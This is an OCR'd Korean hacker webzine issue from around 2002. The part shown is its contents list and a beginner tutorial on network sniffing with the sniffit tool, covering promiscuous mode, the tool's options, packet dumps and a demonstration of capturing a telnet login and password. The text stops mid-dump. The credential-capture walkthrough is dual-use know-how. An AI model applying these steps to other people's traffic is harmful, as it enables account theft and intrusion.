OVERHEAD WEBZINE #2


CODE NAME : x90c's Passion

Powered By OVERHEAD Team At WOWHACKER.ORG

"Ahn's V3 License는 안철수 박사님의 V3 무료 배포정책이 큰 뜻을 이어받은 것으로 대한민국에 사는 어느 누구에게나 도움을 주고자 하는 것이다.

당신이 V3라는 훌륭하고도 멋진 프로그램을 숨 쉬듯 아주 당연하게 무료로 사용하고 있다는 점에서 우리 OVERHEAD의 지식과 경험도 당신에게 아주 당연스럽게 다가가고 싶다."

-OVERHEAD Team-



부가 정보

Editor : U!Y#M

LOGO : PANGPANG

Table Of Contents

1x00. TCP/IP Sniffing By Bokdong2

2x00. Acecracker's Zone

3x00. Java Beans By hinehong

4x00. Permission By Punky

5x00. Access Programming By K

6x00. Extension of iptables By Nabogiyo

7x00. SecureBash Layout 1/3 By Mr8

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

1x00. TCP/IP Sniffing


By Bokdong2
bokdong2@wowhacker.org

1x01. Preface

어떤 해커들은 스니핑을 하는 것을 치사하다니, 비겁하다니 말하는데, 비겁의 기준이 무엇인가. 쉽게 원하는 것을 얻을 수 있다면 그것이 비겁하고 치사한 것인가? 대답은 아니다. 해킹(크랙킹)이라는 그 자체가 가진 의미 중 발전을 위한 의도가 아닌, 오직 악의 적인 목적으로만 사용된다면 그 어떠한 현대적 혹은 고전적인 해킹기법이라도 기술적인 발전 그리고 도덕적인 가치에 있어서도 오픈된 문서로서의 존재 가치가 부족할 것이다.
지피지기면 백전백승이라는 말을 알 것이다. 모른다면 제발 부탁하건데 이 문서를 보지말고 지워달라.
이 문서는 초점은 하이레벨에 맞추어 작성된 것이 아니라 아직도 스니핑이 무엇인지 ,뭐하는 툴인지 들어만 보았지만 사용해 보지 않은 스크립키드에게 적당할 것으로 보인다.
아직까지 지우지 않고 보시는 분들이 계시군요 :-)

1x02.스니핑 기본 개념

Ethernet상에서 돌아다니는 패킷을 잡아내고 이것을 분석하는 것을 ‘스니핑’이라고 한다. 다음 그림을 보면 쉽게 이해할수 있을 것이다.



1번 컴퓨터가 5번 컴퓨터에게 데이터를 보내는 과정이다. 1번에서 5번으로 데이터를 보낼때 2, 3, 4번 컴퓨터에도 브로드 케스트 되어진다. 하지만 이 컴퓨터들은 데이터 헤드에 붙어있는 맥주소가 자신의 맥주소와 일치 하지 않기 때문에 이를 무시하고 넘어간다. 하지만 맥주소가 일치하는 5번 컴퓨터와 맥 주소가 일치하지 않는 4번 컴퓨터는 이에 응답한다. 이렇게 자신의 맥주소와 다르면 무시하는 2, 3번 컴퓨터와는 다르게 4번 다른 맥주소의 패킷까지 모두 받아들이는데 이러한 것을 스니핑한다고 한다.
패킷을 수집할때 악의적인 목적이 있던, 아니던 간에 분석을 목적으로 하는 것은 확실하다. 스니핑을 악용하려는 사람은 네트웍상에 흐르는 중요한 데이터를 캡쳐하는 데 이용할 것이고(주로 ID/PASS를 훔쳐내기 위해서 사용), 네트웍 관리자는 이것으로 네트웍상의 문제점을(패킷의 흐름이 원활하지 못하거나,
중간 경로를 알고 싶을 때 등등) 발견하기 위해 이용할 것이다.

1x03.스니핑 기본지식

1x031. 드라이버

패킷을 잡으려한다면 일단 네트웍에 연결된 컴퓨터가 있어야 할 것이다. 각각의 OS별로 서로 캡쳐가 가능한 다른 Interface를 지원하는데 여기에서 예제로 보일 리눅스에서는 raw socket이라는 것을 지원한다. 또한 자신이 수집한 패킷중 원하는 것만 filtering할 수 있는데 리눅스에서는 Linux Socket Filter를 제공한다.

1x032. 네트웍

자신이 사용하는 네트웍이 이더넷이 아닐 경우에 패킷의 broadcasting이 이루어지지 않는 이유 때문에 다른 네트웍의 패킷을 캡쳐할 수 없다. 이러한 이유로 스니핑에 공격당했다면 소행자가 대부분은 동일 네트웍 상에 존재 할 것이다. ADSL이나 케이블 이용자가 해당된다.

IP(Internet Protocol)는 한 컴퓨터에서 다른 컴퓨터로 자료를 보낼 때 이용되는 프로토콜로 다른 컴퓨터와 구별할 수 있도록 만들어진 그 컴퓨터만이 가지는 고유한 번지수이다. 이것을 이용하여 데이터를 패킷 형태로 쪼개어 상대방에게 보낸다. 패킷들은 보낸 순서에 상관없이 도착하기도 하는데 이렇게 보내진 패킷들은 TCP(Transmission Control Protocol)가 정리한다. 우리는 IP를 사용하지만 이더넷상에서는은 이더넷 주소를 이용하기 때문에 ARP가(Address Resolution Protocol) 이것을 바꿔준다.

1x033. 패킷

소포라는 영어단어에서 가져온 것처럼 목적 역시 거의 흡사하다. 네트웍을 통해 전송되는 응용계층 데이터의 단위로서 목적지의 주소를 헤더부분에 적은 후 패킷의 크기를 적당하게 나누어서 목적지로 발송한다. 쪼개어 보내진 패킷들은 받은쪽에서 원상태로 재조립되어 진다.

1x034. 분석

여기서 다룰 sniffit이라는 툴을 이용하면 패킷이 흐르고 캡쳐하는 것을 실시간으로 볼 수 있다.

물론 툴의 종류는 상용 프로그램에서부터 시작하여 무수히 많으며, 각각의 OS 시스템에서도 알맞게 작동하는 패킷 캡쳐 툴은 많이 있다.

1x035. 하드웨어

랜카드 중에는 스니핑이 불가능하게 설정된 것들이 있는데 Promiscuous mode를 지원하지 않는 것 들이다. 스니핑을 위해서는 promiscuous mode를 지원하는 랜카드를 필요로 한다. (default로는 promiscuous mode를 지원하지 않는 운영체제도 있다.)

Nonpromiscuous Mode >

[root@bokdong2 sniffit.0.3.7.beta]# ifconfig

```
eth0      Link encap:Ethernet HWaddr 00:02:2A:C7:11:3E
                  inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
          Mask:255.255.255.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:80 errors:0 dropped:0 overruns:0 frame:0
```

```
               TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:100
               Interrupt:10 Base address:0x5000
        lo     Link encap:Local Loopback
               inet addr:127.0.0.1 Mask:255.0.0.0
               UP LOOPBACK RUNNING MTU:16436 Metric:1
               RX packets:4 errors:0 dropped:0 overruns:0 frame:0
               TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:0
```

Promiscuous Mode >
[root@bokdong2 sniffit.0.3.7.beta]# ifconfig

```
 eth0    Link encap:Ethernet HWaddr 00:02:2A:XX:XX:XX
               inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
                       Mask:255.255.255.0
               UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
               RX packets:28038 errors:1 dropped:0 overruns:0 frame:0
               TX packets:3243 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:100
               Interrupt:10 Base address:0x5000
```

> PROMISC 모드가 추가된걸 볼 수 있다 >

인터넷에서 구분 가능한 주소로는 IP주소와 하드웨어 주소로 나눌 수 있는데 여기서는 하드웨어 주소를 MAC주소로 볼 수 있으며, 이 MAC주소는 IP주소와 마찬가지로 하드웨어 각각마다 고유한 번호가 붙어있다.(제조회사 시리얼 넘버-물론 문서적으로 볼 때 고유한 것이다)

패킷은 IP주소와 맥 주소를 참고로 하여 보내진다.(IP-32비트, MAC-48비트) TCP/IP를 예로 보면 패킷의 헤더에는 14바이트의 헤더가 오고 4바이트의 체크섬이 붙는다. 14바이트에는 목적지의 랜카드의 맥 주소와 출발지의 맥주소 그리고 0x800(IP패킷)이 붙여서 보내진다 여기서의 목적지는 마지막 종착지의 패킷이 아니라 중간에 경유할 라우터의 맥주소가 적힐 것이다. (이 글은 심오한 네트웍 강좌가 아니다.

라우터와 랜카드가 버퍼에 저장하는 맥주소는 네트웍을 공부하면 알 수 있다.)
지금 사용하는 자신이 이용하는 하드웨어 주소가 알고 싶다면 arp -a혹은 ifconfig명령어로 얻을 수 있다. 총 6바이트로 이루어진걸 볼 수 있을텐데 앞의 3바이트는 제조사를 나타내며 뒤의 3바이트는 제품 시리얼 번호이다.

> 확인 : http://standards.ieee.org/regauth/oui/index.shtml
> 목록 다운 : http://standards.ieee.org/regauth/oui/oui.txt

예>

나의 경우 arp -a명령어로 00-08-e2-xx-xx-xx가 나왔다
목록에서 찾음>

```
00-08-E2        (hex)           Cisco Systems
0008E2          (base 16)       Cisco Systems
                                80 West Tasman Dr.
                                SJ-Bld M/1
                                San Jose CA 95134
                                UNITED STATES
```

> 시스코 시스템임을 확인했다(어떠한 정보라도 수집해서 손해볼 건 없다고 본다)

1x04.스니핑툴 sniffit 사용하기

위에서 기본적인 개념에 대해 알아보았으니 여기서는 유닉스용 스니퍼로 잘 알려진 Sniffit 사용법을 예제로 알아보도록 하자.

스니핏 개발자 홈페이지 : http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
다운로드 URL : http://reptile.rug.ac.be/~coder/sniffit/files/sniffit.0.3.7.beta.tar.gz
or http://packetstormsecurity.nl/

스니핏을 설치하기 전에 libpcap이라는 라이브러리가 필요하다.
다운로드 URL : http://www.tcpdump.org or http://packetstormsecurity.nl/

sniffit은 현재 0.3.7 beta 버전까지 나와있으며 개발자가 학업에 시간을 보내느라 sniffit 버전 업그레이드에 낼 시간이 없다고 한다(지금 보니 근 4년이 지난 것 같다).

루트권한을 필요로 한다.

```
[bokdong2@bokdong2 sniffit.0.3.7.beta]$ whoami
bokdong2

[bokdong2@bokdong2 sniffit.0.3.7.beta]$ ./sniffit
You should be root to run this program!
```

sniffit 옵션 >

-t	<IP nr/name>	목표<IP>로 나가는 패킷을 캡쳐한다.
-s	<IP nr/name>	<IP>에서 출발하는 패킷을 캡쳐한다,
-i		Interactive mode, 다른 대부분의 옵션과 함께 쓰일 수 없다.
-I		Extended Interactive mode, 다른 대부분의 옵션과 함께 쓰일 수 없다.
-c		<file> config file을 이용하여 패킷을 캡쳐한다.
-F		<device> 네트웍 장치를 스니핏한다
-n		IP 체크섬을 체크한다. ARP, RARP, non-IP packets도 출력한다.

```
-N              플러그인만을 이용할 때 사용한다.

-i,-I 와 함께 쓸 수 없는 옵션 :
-d              바이트 단위의 덤프모드로 출력한다. 숫자는 16진수.
-a              ASCII 문자로 출력한다.
-x              TCP패킷에 대한 자세한 정보를 출력한다.
-A              <char> 출력할수 없는 문자를 char형으로 바꾸어 나타낸다.
                replaced by <char>. (see note below 4.The output)
-P protocol     특정 프로토콜을 모니터링한다. (기본값은 TCP)
                가능한 프로토콜은 IP, TCP, ICMP, UDP이다.
-p <port>       지정한 <port>를 로그한다, 기본 설정은 0이며, 0 설정은 all과 같다.
-l <length>     로그할 바이트수를 지정한다(기본 300 바이트).
                Length를 0으로 설정하면 모두 로그한다.
-M <Plugin>     플러그인을 작동시킨다. PLUGIN-HOWTO를 읽어보기 바란다.

-i,-I 와 함께 쓸 수 있는 옵션 :
-D <device>     device로 로깅내용을 출력한다.

-c와 함께 쓸 수 있는 옵션 :
* -L <logparam> 여러 가지 모드별로 모니터링 할 수 있다.
*
*       raw : Raw level
*       norm : Normal level
*       telnet : Log passwords (login port 23)
*       ftp : Log passwords (ftp port 21)
*       mail : Log mailinfo (mail port 25)
```

> 위에서 알아본 옵션을 이용하여 실행시킨 예제를 살펴보자 >

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit
```

```
usage: ./sniffit [-xdabvnN] [-P proto] [-A char] [-p port] [(-r|-R) recordfile]
       [-l sniflen] [-L logparam] [-F snifdevice] [-M plugin]
       [-D tty] (-t<Target IP> | -s<Source IP>) | (-i|-I) | -c<config file>]
Plugins Available:
       0 -- Dummy Plugin
       1 -- DNS Plugin
```

> -a, -t, xx3.xx2.@.@
sniffit에서는 와일드 문자를 지원한다 - @
xx3.xx2.all.all로 가는 패킷을 캡쳐해서 ASCII문자로 출력시킨다 >

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t xx3.xx2.@.@
```

```
Wildcard detected, IP nr. not checked...
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (xx3.xx2.)

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42700-xx3.xx2.222.17.80
E . . < . . @ . ' . S . . . . . . . . . . . . P ? . . . . . . . . . . . . +
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42737-xx3.xx2.222.54.80
E . . < . m @ . ' . . . . . . . . . . 6 . . . P ?  9 ' . . . . . . . . . . .
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42743-xx3.xx2.222.60.80
E . . < . v @ . ' . o . . . . . . . . < . . . P @ . . . . . . . . . . . ? %
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42695-xx3.xx2.222.12.80
E . . < A . @ . ' . . . . . . . . . . . . . . P ? . w . . . . . . . . . c Q
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42697-xx3.xx2.222.14.80
E . . < . & @ . ' . + . . . . . . . . . . . . P ? . . . . . . . . . . . . .
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42745-xx3.xx2.222.62.80
E . . < = z @ . ' . . . . . . . . . . > . . . P @ . . . . . . . . . . . . .
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42754-xx3.xx2.222.71.80
E . . < Z . @ . ' . . . . . . . . . . G . . . P ?  H l C . . . . . . . . n .
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42759-xx3.xx2.222.76.80
E . . < . . @ . ' . . . . . . . . . . L . . . P ? . 0 E . . . . . . . . . .
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42769-xx3.xx2.222.86.80
E . . < . . @ . ' . r N . . . . . . . V . . . P ? Q . . . . . . . . . ; M
. . . . . . . . . . . . 6 . . . . . . . . .

Packet ID (from_IP.port-to_IP.port): 211.233.28.120.80-xx3.xx2.xx2.165.1171
E . . . 1 . @ . 2 . . . . . . x . . . . . P . . . N . j . . Z . . . . o '
```

```
. . . . . . . . . 9 . .   6 . . . . . . - u [ . . . . . . . T . R . . . . j
. . . . 0 . . . . . M . ! . u . . . . . . . . . . & ( . Q w . . . K v . . # V
> . . . . ) . . 6 ! v S 6 . .   l E l . h 3 . . . j . . K . U . . . u . . .
. . R . . u . . . n . . . i . . . . . M ! q . u . . . . . . . . . . ( ¯ _ Q .
. . I . . M J < 1 n . . . . ) . _ 6 , . T . . . . . . C . . . - 1 . . . 6 _
. . .   r / k . . _ . . . . . C . e k ] . . . T . J . . Q . . . . 5 . . 4 l .
. . . . . . j . . . . . . . . . M A a . s . . . . . . . . . . 6 . U   .   V
. . . . . . . . ] . ] . ' . . . . r M . . q . . . b D . . . . ^ . m . K o 0
. 2 . . . 4 . . . . . " . . . . . . . . . 0 p . . c W ` . . . . [ . 4 . . .
. R @ .   . K . P . U . . . .   @ . @ , . Y t . . . . . . p . . . . . M % o
. u . . . . . . . . . ( ^ . Q . . . I . . - J   > 1 n . . . . ( ' . . . . d .
. C . . . . q & . X . . . . l . 4 Z l . N Q i . . z . i . . 3 . . . ] h . .
E N C . . Y . . . . i . m . / q . . . . . k . . . . 6 . . Z . . . @ . . . .
. M A a < b . . . . . . . . . ( ) . u . . - . . . . . . m . P j . . K . . l K
. . . . . . . ) . m . . . . ; . . . . . . . f . . . . . . . . . M . ? . t
. . . . . . . . . . . . . & . . . . . . . R q . . . . E . ) l . . D . . . . v
. . . i . . . . e . V . . j . . .   . . _ . . . . . e 7 . h . W . 4 R S $ . "
. . F . v . . . - V . . . R 9 . . . . j $ 4 . . . p . . 6 ` . . . . . u . .
. . p Q 6 . . . n . . / . . 0 ) . . . . . . . + . . . . . . . . . ! . V | a
T . . . . . . . . ( . . . . . - D = y . . . 0 . . m .   g . s . . .   , . .
. . y o N . J . . . . + . G f 4 . . . . . 2 h . . . u S H 4 m . . . . 7 . q
` i . . R . . k . . ? . . M 1 . . . / . m > . . 9 . > . . f . Z A . : y . .
. j p & . . . * . . . . . . . . z . z . 3 . . . u . . . . . . . . . Z . . . . .
. ! t . $ k . . . - . . . . . K c . . . . . . . N . . . a / . . . . . . . . . .
. 9 i . k . . . . J E . . - = ? ' h . D t E . . . . . . . I . . . . + d . . $
. . . _ 2 B . . . s . . ' . . . . M . * _ . . . N . . R . . w . . . Z .
. . " . L . . . # . . . . . . . ( . . . . . , . G . . .   N . . D . . . . r J
. . . . V . . .   z . . J W .   M i . . F 2 D . 0 . . I . . . . . . ' m h . . .
3 . . e 3 ] . Z . z . . . d . . . . . . . . . # . L . . a 0 . . . . . . . . ( .
. . . . - ) . . ' c z . . . . . C L . . . . . I . . . 6 . . . . . . . g X [ .
. ¯ . g . . E W < . . . . . . + . D . . . . . .   . . . . 5 . . . y . . . . . .
. . g . . $ . . . . . k 4 . . . . . . . I : B . d . V . ? . S . . _ . . . . ^ . .
. . . . . . $ . U . . Z . ` . . . . . . . ( . . . . . . - F . . . . . 7 . P . . <
. . . . . . . . X . . M . M g . A I . . . . . . . . . U ^ . . = M . _ R . ¯ 6 0
. . . . . . . . 6 . . . . . . . . . . . . ' . . s . o . n u b . . P . . v . .
q . . N . . ^ . . a a . . . . . . . ^ . . . ` . . . c . . p . . . ; Q . . X .
H . L .   N . . . c . . w y . M . . . A . t . . . . . . . T A . c . .   . . . (
. . . . ? . / a . . - T . . . . x 8 . J . R . . . . . . . . . . . . c . . . f .
- . . m . 8 ` 5 . . . x . . $ c . .

Gracefull shutdown...
```

```
[root@bokdong2 sniffit.0.3.7.beta]#
```

> -d, -s, xx3.xx2.@.@
sniffit에서는 와일드 문자를 지원한다 - @
xx3.xx2.all.all에서 나가는 패킷을 캡쳐하여 dump mode로 출력시킨다 >

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -d -s xx3.xx2.@.@
```

```
Wildcard detected, IP nr. not checked...
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (163.152.)
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80
45 00 00 34 94 D9 40 00 40 06 33 4B A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41
EE 6D 86 98 E5 7A 80 10 16 D0 AE 17 00 00 01 01 08 0A 00 08 78 67 0C CD C7 69

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80
45 00 01 B0 92 9F 40 00 40 06 34 09 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42
EA F9 85 BA 14 9A 80 18 16 D0 AC 3B 00 00 01 01 08 0A 00 08 78 67 0C CD C7 68
47 45 54 20 2F 68 61 6E 6D 61 69 6C 2F 69 6D 61 67 65 2F 73 68 6F 70 2F 74 6F
70 5F 73 68 6F 70 70 69 6E 67 30 30 30 32 5F 30 39 32 36 2E 67 69 66 20 48 54
54 50 2F 31 2E 30 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F 77 77
77 2E 64 61 75 6D 2E 6E 65 74 2F 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B
65 65 70 2D 41 6C 69 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A
69 6C 6C 61 2F 34 2E 37 36 20 5B 65 6E 5D 20 28 58 31 31 3B 20 55 3B 20 4C 69
6E 75 78 20 32 2E 34 2E 32 2D 32 20 69 36 38 36 29 0D 0A 48 6F 73 74 3A 20 69
6D 61 67 65 32 2E 61 64 2D 69 6E 64 69 63 61 74 6F 72 2E 63 6F 6D 0D 0A 41 63
63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 2D 78
62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F
70 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6E 67 0D 0A 41 63 63 65 70 74 2D 45
6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67
75 61 67 65 3A 20 65 6E 0D 0A 41 63 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20
69 73 6F 2D 38 38 35 39 2D 31 2C 2A 2C 75 74 66 2D 38 0D 0A 43 6F 6F 6B 69 65
3A 20 76 69 64 33 3D 46 43 6B 31 6A 0D 0A 0D 0A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80
45 00 00 34 94 DA 40 00 40 06 33 4A A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41
EE 6D 86 98 E5 7B 80 11 16 D0 AE 14 00 00 01 01 08 0A 00 08 78 68 0C CD C7 69

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1148-211.233.28.120.80
45 00 00 34 99 83 40 00 40 06 2E A1 A3 98 DE A5 D3 E9 1C 78 04 7C 00 50 94 03
E3 5E 86 0C D0 20 80 10 21 B7 C3 62 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
45 00 00 34 61 40 40 00 40 06 66 E4 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D
1A C5 85 BB 16 0C 80 10 21 F0 46 CD 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A
```

```

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
45 00 00 34 61 41 40 00 40 06 66 E3 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D
1A C5 85 BB 1B B4 80 10 2D 40 35 D5 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80
45 00 00 34 92 A0 40 00 40 06 35 84 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42
EC 75 85 BA 18 ED 80 10 1E 45 76 01 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
45 00 00 34 61 42 40 00 40 06 66 E2 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D
1A C5 85 BB 21 5C 80 10 38 90 24 DB 00 00 01 01 08 0A 00 08 78 69 0C CD C7 6B

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1152-211.233.29.207.80
45 00 00 3C C0 1D 40 00 40 06 06 A8 A3 98 DE A5 D3 E9 1D CF 04 80 00 50 93 AD
B8 77 00 00 00 00 A0 02 16 D0 F3 D8 00 00 02 04 05 B4 04 02 08 0A 00 08 78 6A
00 00 00 00 01 03 03 00

Gracefull shutdown...
```

[root@bokdong2 sniffit.0.3.7.beta]#

> 텔넷을 스니핑하여 id와 pass를 얻어보자. >

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -c sample_config_file -L telnet

```
Sniffit Logging started.
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running... (Config File Used)
Gracefull shutdown...
sniffit Logging session ended.
```

[root@bokdong2 sniffit.0.3.7.beta]#cat sniffit.log

```
[Fri Sep 27 16:40:06 2002] - sniffit session started.
[Fri Sep 27 17:04:22 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: login [¯¯wow]
[Fri Sep 27 17:04:25 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: passwd [wowwowwow]
[Fri Sep 27 17:08:07 2002] - Sniffit session ended.
```

xx3.xx2.xx2.165 텔넷서버의 로그인 아이디는 wow, 비밀번호는 wowwowwow인 것이 캡쳐되었다.
텔넷을 실시간으로 모니터링하고 있다면 슈퍼유저의 권한을 얻을 수도 있다.
다음 로그를 보면 명확해진다.

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t XXX.XXX.XXX.165
```

```
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (XXX.XXX.XXX.165)
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) m . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! p v 2
. . w

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) n . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! p ¯ 1
. . o

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) o . @ . . . ¯ . . . . o . . . . . . . . . . . . . . . . P . ! p v 0
. . w

유저 아이디 wow를 볼 수 있다.
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) S . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v D
. . w

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) T . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . ¯ C
. . o

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) U . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v B
. . w

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) V . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v A
. . w

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) W . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . ¯ @
. . o

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) X . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v ?
. . w

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) Y . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v >
```

```
. . w

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
E . . ) Z . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . ¯ =
. . o

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
